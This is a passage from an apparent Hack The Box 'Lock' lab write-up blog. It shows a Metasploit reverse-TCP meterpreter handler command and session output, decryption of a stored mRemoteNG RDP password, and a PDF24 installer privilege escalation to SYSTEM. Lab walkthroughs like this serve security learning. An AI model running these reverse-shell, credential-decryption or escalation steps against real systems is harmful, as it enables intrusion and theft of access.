- and then i turned on my meterpreter listner session and after triggering it and then i get an shell as
ellen.freeman
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
| ┌──(kali㉿kali)-[~/Desktop/Hackthebox/Labs/Lock]
└─$ msfconsole -q -x "use exploit/multi/handler; set PAYLOAD windows/x64/meterpreter/reverse_tcp; set LHOST 10.10.17.222; set LPORT 4455; run"
[*] Using configured payload generic/shell_reverse_tcp
PAYLOAD => windows/x64/meterpreter/reverse_tcp
LHOST => 10.10.17.222
LPORT => 4455
[*] Started reverse TCP handler on 10.10.17.222:4455
[*] Sending stage (232006 bytes) to 10.129.234.64
[*] Meterpreter session 1 opened (10.10.17.222:4455 -> 10.129.234.64:60432) at 2026-02-04 11:19:07 -0500
meterpreter >
meterpreter > sysinfo
Computer : LOCK
OS : Windows Server 2022 (10.0 Build 20348).
Architecture : x64
System Language : en_US
Domain : WORKGROUP
Logged On Users : 4
Meterpreter : x64/windows
meterpreter > getuid
Server username: LOCK\ellen.freeman
|
- then i tried to migrate to higher privilege process but not able to do that because of insufficient privileges …
1
2
3
| meterpreter > migrate 688
[*] Migrating from 3976 to 688...
[-] Error running command migrate: Rex::RuntimeError Cannot migrate into this process (insufficient privileges)
|
# Privilege Escalation
- then i look what privileges i had , with this user
1
2
3
4
5
6
7
8
9
10
11
12
13
| meterpreter > getprivs
Enabled Process Privileges
==========================
Name
----
SeAuditPrivilege
SeChangeNotifyPrivilege
SeIncreaseQuotaPrivilege
SeIncreaseWorkingSetPrivilege
meterpreter >
|
- i tried post exploitation using
meterpreter post exploitation module but no success . - then after dropping a native shell i look around and find and interesting config file ..
1
2
3
4
5
6
7
8
9
10
11
12
13
14
| C:\Users\ellen.freeman\Documents>dir
dir
Volume in drive C has no label.
Volume Serial Number is 8592-A9D9
Directory of C:\Users\ellen.freeman\Documents
12/28/2023 05:59 AM <DIR> .
12/28/2023 11:36 AM <DIR> ..
12/28/2023 05:59 AM 3,341 config.xml
1 File(s) 3,341 bytes
2 Dir(s) 5,660,499,968 bytes free
C:\Users\ellen.freeman\Documents>
|
- this file contain some sort of password for
mRemoteNG
mRemoteNG is a free, open-source, tabbed, multi-protocol remote connections manager for Windows. It allows IT professionals to manage RDP, SSH, VNC, ICA, HTTP/S, and other sessions within a single, organized interface. It is an enhanced version of the original mRemote software, providing features like integrated port scanning, file transfers, and secure credential storage.
1
2
3
4
5
| <?xml version="1.0" encoding="utf-8"?>
<mrng:Connections
xmlns:mrng="http://mremoteng.org" Name="Connections" Export="false" EncryptionEngine="AES" BlockCipherMode="GCM" KdfIterations="1000" FullFileEncryption="false" Protected="sDkrKn0JrG4oAL4GW8BctmMNAJfcdu/ahPSQn3W5DPC3vPRiNwfo7OH11trVPbhwpy+1FnqfcPQZ3olLRy+DhDFp" ConfVersion="2.6">
<Node Name="RDP/Gale" Type="Connection" Descr="" Icon="mRemoteNG" Panel="General" Id="a179606a-a854-48a6-9baa-491d8eb3bddc" Username="Gale.Dekarios" Domain="" Password="TYkZkvR2YmVlm2T2jBYTEhPU2VafgW1d9NSdDX+hUYwBePQ/2qKx+57IeOROXhJxA7CczQzr1nRm89JulQDWPw==" Hostname="Lock" Protocol="RDP" PuttySession="Default Settings" Port="3389" ConnectToConsole="false" UseCredSsp="true" RenderingEngine="IE" ICAEncryptionStrength="EncrBasic" RDPAuthenticationLevel="NoAuth" RDPMinutesToIdleTimeout="0" RDPAlertIdleTimeout="false" LoadBalanceInfo="" Colors="Colors16Bit" Resolution="FitToWindow" AutomaticResize="true" DisplayWallpaper="false" DisplayThemes="false" EnableFontSmoothing="false" EnableDesktopComposition="false" CacheBitmaps="false" RedirectDiskDrives="false" RedirectPorts="false" RedirectPrinters="false" RedirectSmartCards="false" RedirectSound="DoNotPlay" SoundQuality="Dynamic" RedirectKeys="false" Connected="false" PreExtApp="" PostExtApp="" MacAddress="" UserField="" ExtApp="" VNCCompression="CompNone" VNCEncoding="EncHextile" VNCAuthMode="AuthVNC" VNCProxyType="ProxyNone" VNCProxyIP="" VNCProxyPort="0" VNCProxyUsername="" VNCProxyPassword="" VNCColors="ColNormal" VNCSmartSizeMode="SmartSAspect" VNCViewOnly="false" RDGatewayUsageMethod="Never" RDGatewayHostname="" RDGatewayUseConnectionCredentials="Yes" RDGatewayUsername="" RDGatewayPassword="" RDGatewayDomain="" InheritCacheBitmaps="false" InheritColors="false" InheritDescription="false" InheritDisplayThemes="false" InheritDisplayWallpaper="false" InheritEnableFontSmoothing="false" InheritEnableDesktopComposition="false" InheritDomain="false" InheritIcon="false" InheritPanel="false" InheritPassword="false" InheritPort="false" InheritProtocol="false" InheritPuttySession="false" InheritRedirectDiskDrives="false" InheritRedirectKeys="false" InheritRedirectPorts="false" InheritRedirectPrinters="false" InheritRedirectSmartCards="false" InheritRedirectSound="false" InheritSoundQuality="false" InheritResolution="false" InheritAutomaticResize="false" InheritUseConsoleSession="false" InheritUseCredSsp="false" InheritRenderingEngine="false" InheritUsername="false" InheritICAEncryptionStrength="false" InheritRDPAuthenticationLevel="false" InheritRDPMinutesToIdleTimeout="false" InheritRDPAlertIdleTimeout="false" InheritLoadBalanceInfo="false" InheritPreExtApp="false" InheritPostExtApp="false" InheritMacAddress="false" InheritUserField="false" InheritExtApp="false" InheritVNCCompression="false" InheritVNCEncoding="false" InheritVNCAuthMode="false" InheritVNCProxyType="false" InheritVNCProxyIP="false" InheritVNCProxyPort="false" InheritVNCProxyUsername="false" InheritVNCProxyPassword="false" InheritVNCColors="false" InheritVNCSmartSizeMode="false" InheritVNCViewOnly="false" InheritRDGatewayUsageMethod="false" InheritRDGatewayHostname="false" InheritRDGatewayUseConnectionCredentials="false" InheritRDGatewayUsername="false" InheritRDGatewayPassword="false" InheritRDGatewayDomain="false" />
</mrng:Connections>
|
- this file contains an encrypted password for a user named Gale.Dekarios.
- then after searching on google about it , i found a way to decrypt this password , and we are able to do so .
1
2
3
| ┌──(kali㉿kali)-[~/Desktop/Hackthebox/Labs/Lock]
└─$ python3 /home/kali/Desktop/Hackthebox/Academy/mRemoteNG-Decrypt/mremoteng_decrypt.py --string "TYkZkvR2YmVlm2T2jBYTEhPU2VafgW1d9NSdDX+hUYwBePQ/2qKx+57IeOROXhJxA7CczQzr1nRm89JulQDWPw=="
Password: ty8wnW9qCKDosXo6
|

- then we try to do RDP using the tool
Remmina using the credentials we got …

- then i look around that it had a software installed named as
PDF24 , which is unusual , then i look for its version and its older version: 11.15.1 …. definetly the privilege escalation vector ….

- and after searching on google i found the CVE and related POC exploit for this version of software …

- then i downloaded the necessary file and started the python3 server to transfer the file to target host. ( there are ways i tried too for Priv. Escalation but not succeed)
- then i transfer the file using the curl command..

- then i run the command as mentioned …
- and installation pop windows comes in front … showing us the installation bar

- then there is a another cmd shell pop-up for brief amount of time , for that period we have to right click on the about white strip of the shell .. and click on properties …

- then another window pop-up…
- now click on the
legacy console modeat the bottom of the popup ,

- then after an another window pops-up of file manager to open the file .. now type
cmd.exe in the above address bar ..

- and then another
cmd shell windows pops-up , but this time when i do whoami is show nt authority\system means , we successfully escalated out privileges to system …

- now we will collect the flag …
# Final Thoughts
I hope this blog continues to be helpful in your learning journey!. If you find this blog helpful, I’d love to hear your thoughts ; my inbox is always open for feedback. Please excuse any typos, and feel free to point them out so I can correct them. Thanks for understanding and happy learning!. You can contact me on Linkedin and Twitter
linkdin
Twitter